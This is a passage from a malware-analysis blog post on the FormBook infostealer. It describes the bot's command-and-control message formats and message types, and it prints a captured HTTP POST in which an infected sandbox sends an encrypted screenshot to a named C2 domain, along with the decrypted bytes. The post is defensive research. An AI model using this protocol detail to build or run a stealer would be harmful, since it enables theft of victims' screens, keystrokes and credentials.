
It is mostly “:” delimited and consists of the following fields:

- Message type (FBNG)
- Bot ID and bot version (missing “:”) (DDE857B3 and 2.9)
- Windows version
- Base64 encoded username

Based on the leaked C2 panel code (see this KernelMode.info forum thread) there are a few types of phone home messages:

- KNOCK_POST – the initial phone home as shown above
- RESULT_POST – results of a task
- IMAGE_POST – screenshot
- KEY_POST – key logger logs
- Form logger logs

An example of an IMAGE_POST from another sample (version 2.6) looks like this:


Wireshark · Follow HTTP Stream (tcp.stream eq 1) · AML-51548801

```
POST /list/hx47/config.php HTTP/1.1
Host: www.wowtracking.info
Connection: close
Content-Length: 31353
Cache-Control: no-cache
Origin: http://www.wowtracking.info
User-Agent: Mozilla Firefox/4.0
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://www.wowtracking.info/list/hx47/config.php
Accept-Language: en-US
Accept-Encoding: gzip, deflate

dat=CP2RkbxoaROpDU99SF0U2lzxLkN21Dyps_8UlX_i3Pg4a5_kXtK_Auv6XjcWnu2CGos0e3bz2g2LQZU9gG63r14oZ20njDK_y
COtJxxQmay0BMAV7XWkvze3IpGkIrCebEPNOUW2HkmWIBf3sMjuSRwEXYZpzy-
f7C_ILun386ZMWtMVlsAdSJnGZwZZmXI5cLCq8n_-
cNO8MXgiph1g4vQPi7ZaYRl5DurObvFhTh_fAReeC9YUn_ynXRNhsE0rPx6iqCt0xSD2BR3ZRBcVCCet2kmp-
r42AfV8NAtned9cg60Zgup-8KnPTX3rrY7FNl3Cc0KVoj8cLQEElzhcXq2WXlqFrC1X3w7xi5wqC85n3VgCedjWmTe9xoGqRkc_R3
teI7TBrx25ul_Ou4qFq7iIzjXIV-
cgR8r7bOLE8nClMdUk5E5AbhFHEroik4XesF5piG7QgULZErP1trbobIFMl79kauOVT0k0SqCDav7icIVGFfGpcwqeNPZGVGHdl-
lEg1Y5yoL6PQpKameET32Q3Ph8nsqaN-kfD9GZF7ncOGxfPr-
S5Y7hy4d4PJw6F8U6Vkpc5GzD5dq738LzRkUUzSGec4Zqz2sCo6oxo4wrEqknIkhzNh36rZXeM2kxuAvaTK4o7Jj4cbJcvaG-
```


1 client pkt, 0 server pkts, 0 turns.

10.74.16.100:1050 → 5.206.225.17:80 (31 kB)   Show and save data as ASCII

There are three POST parameters:

- dat – encrypted data
- un – base64 encoded username
- br – web browser identifier

The encrypted data is decrypted as above (using www[.]wowtracking[.]info/list/hx47/ as the C2 key component) and the first 100 decrypted bytes look like this:




```
(Pdb) decrypted_data[0:100]
'FBIMGDDE857B3\xff\xd8\xff\xe0\x00\x10JFIF\x00\x01\x01\x01\x00`\x00`\x00\x00\xff\xdb\x00C\x00\x08\x06\x06\
x07\x06\x05\x08\x07\x07\x07\t\t\x08\n\x0c\x14\r\x0c\x0b\x0b\x0c\x19\x12\x13\x0f\x14\x1d\x1a\x1f\x1e\x1d\x1
a\x1c\x1c $.\' ",#\x1c\x1c(7),01444\x1f\'9=82<.3'
```

Here we can see:

- Message type (FBIMG)
- Bot ID (DDE857B3)
- And the start of a JPEG file

The JPEG file shows a screenshot of one of ASERT's finest sandboxen:



Conclusion

FormBook is an infostealing malware that we've been seeing more and more of recently. This post has been an analysis of some of the obfuscations used in the FormBook malware to start getting an understanding of how it works. Based on samples in our malware zoo and search engine results, it seems to have gotten its start sometime in early 2016. With a cheap price tag (a few hundred dollars), general availability (for sale on Hack Forums), and a supposed release of a "cracked builder" there are quite a few FormBook samples and campaigns in the wild and we only expect to see more.

Posted In

- Analysis
- Botnets
- Encryption
- Interesting Research
- Malware
- Reverse Engineering
- threat analysis